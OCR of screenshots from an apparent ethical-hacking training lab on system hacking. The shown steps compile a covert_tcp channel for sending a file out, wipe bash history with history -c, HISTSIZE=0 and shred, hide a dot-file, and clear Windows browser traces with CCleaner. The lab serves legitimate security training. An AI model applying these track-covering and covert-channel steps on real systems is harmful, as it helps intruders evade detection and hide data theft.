

labclient.labondemand.com/LabClient/0fd39aa4-c738-4f5f-9f6d-0d8606823298?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 16:46
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Send
[attacker@parrot]-[~/Desktop]
$cd Send
[attacker@parrot]-[~/Desktop/Send]
$echo "Secret Message" > message.txt
[attacker@parrot]-[~/Desktop/Send]
$cc -o convert_tcp convert_tcp.c
cc: error: convert_tcp.c: No such file or directory
cc: fatal error: no input files
compilation terminated.
[x]-[attacker@parrot]-[~/Desktop/Send]
$cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
[attacker@parrot]-[~/Desktop/Send]
$
"covert_tcp.c" selected (20.9 kB), Free space: 63.7 GB
Module 06: System Hacking
5 Hours Remaining
Instructions Resources Help 100%
For demonstration purposes, in this task, we will use the Parrot Security machine as the target machine and the Ubuntu machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.
1. Click Parrot Security to switch to the Parrot Security machine.
2. Click the MATE Terminal icon at the top of the Desktop window to open a Terminal window.
3. A Parrot Terminal window appears. In the terminal window, type cd Desktop and press Enter.
Previous
Next: Lab 4: Clear Logs to Hide...
10°C Stark bewölkt
ENG
22:46
20.03.2023

Lab4


Task1:




Task2:




Task3:


labclient.labondemand.com/LabClient/b45dc8c5-e46d-4694-922d-944971cedb7d?rc=10
Parrot Terminal
[attacker@parrot]~[~]
$export HISTSIZE=0
[attacker@parrot]~[~]
$history -c
[attacker@parrot]~[~]
$shred ~/.bash_history
[attacker@parrot]~[~]
$more ~/.bash_history
--More--(7%)
[1]+ Stopped more ~/.bash_history
[attacker@parrot]~[~]
$shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit
There are stopped jobs.
[attacker@parrot]~[~]
$
Module 06: System Hacking
5 Hr 20 Min Remaining
Instructions
Resources
Help
~/.bash_history && cat /dev/null > .bash_history && history -c && exit.
10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
12. Close all open windows and document all the acquired information.
Task 4: Hiding Artifacts in Windows and Linux Machines
Previous
End

Task4:


labclient.labondemand.com/LabClient/b45dc8c5-e46d-4694-922d-944971cedb7d?rc=10
Parrot Terminal
[attacker@parrot]~[~/Desktop]
$mkdir Test
$cd Test
[attacker@parrot]~[~/Desktop/Test]
$> > Sample.txt
bash: syntax error near unexpected token `>'
$>> Sample.txt
$touch Sample.txt
$touch .Sample.txt
$ls
Sample.txt
$ls -al
total 0
drwxr-xr-x 1 attacker attacker 42 Mar 20 17:18 .
drwxr-xr-x 1 attacker attacker 314 Mar 20 17:17 ..
-rw-r--r-- 1 attacker attacker 0 Mar 20 17:18 .Sample.txt
-rw-r--r-- 1 attacker attacker 0 Mar 20 17:18 Sample.txt
$
Module 06: System Hacking
5 Hr 13 Min Remaining
Instructions
Resources
Help
23. Type ls -al and press Enter to view all the contents in the Test directory. We can see that Secret.txt file is visible now.
In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.
Previous
End

Task5:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/b45dc8c5-e46d-4694-922d-944971cedb7d?rc=10
Windows 11
CCleaner - Professional Edition
CCleaner Professional
TRIAL VERSION (14 days remaining)
Buy Pro
Help
Your Trial
Health Check
Custom Clean
Driver Updater
Registry
Tools
Options
Windows
Applications
Microsoft Edge
Internet Cache
Internet History
Cookies
Download History
Last Download Location
Session
Set Aside Tabs
Recently Typed URLs
Saved Form Information
Saved Passwords
Saved Cards
Edge Chromium
Internet Cache
Cookies
Internet History
Download History
Last Download Location
Session
Saved Form Information
Saved Passwords
Compact Databases
Metrics Temp Files
Internet Explorer
Temporary Internet Files
History
Cookies
Recently Typed URLs
Set your favorite clean as your home screen...
To change between Custom Clean and Health Check go to 'Options' and then 'Settings'
Analyze
Run Cleaner
Check for updates
Module 06: System Hacking
5 Hr 8 Min Remaining
Instructions
Resources
Help
100%
11. Similarly, you can use the Registry option to scan for issues in the registry. Under the Tools option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. You can also use other track-covering tools such as DBAN (https://dban.org), Privacy Eraser (https://www.cybertronsoft.com), Wipe (https://privacyroot.com), and BleachBit (https://www.bleachbit.org) to clear logs on the target machine.
14. Close all open windows and document all the acquired information.
Previous
End
10°C Stark bewölkt
ENG
23:24
20.03.2023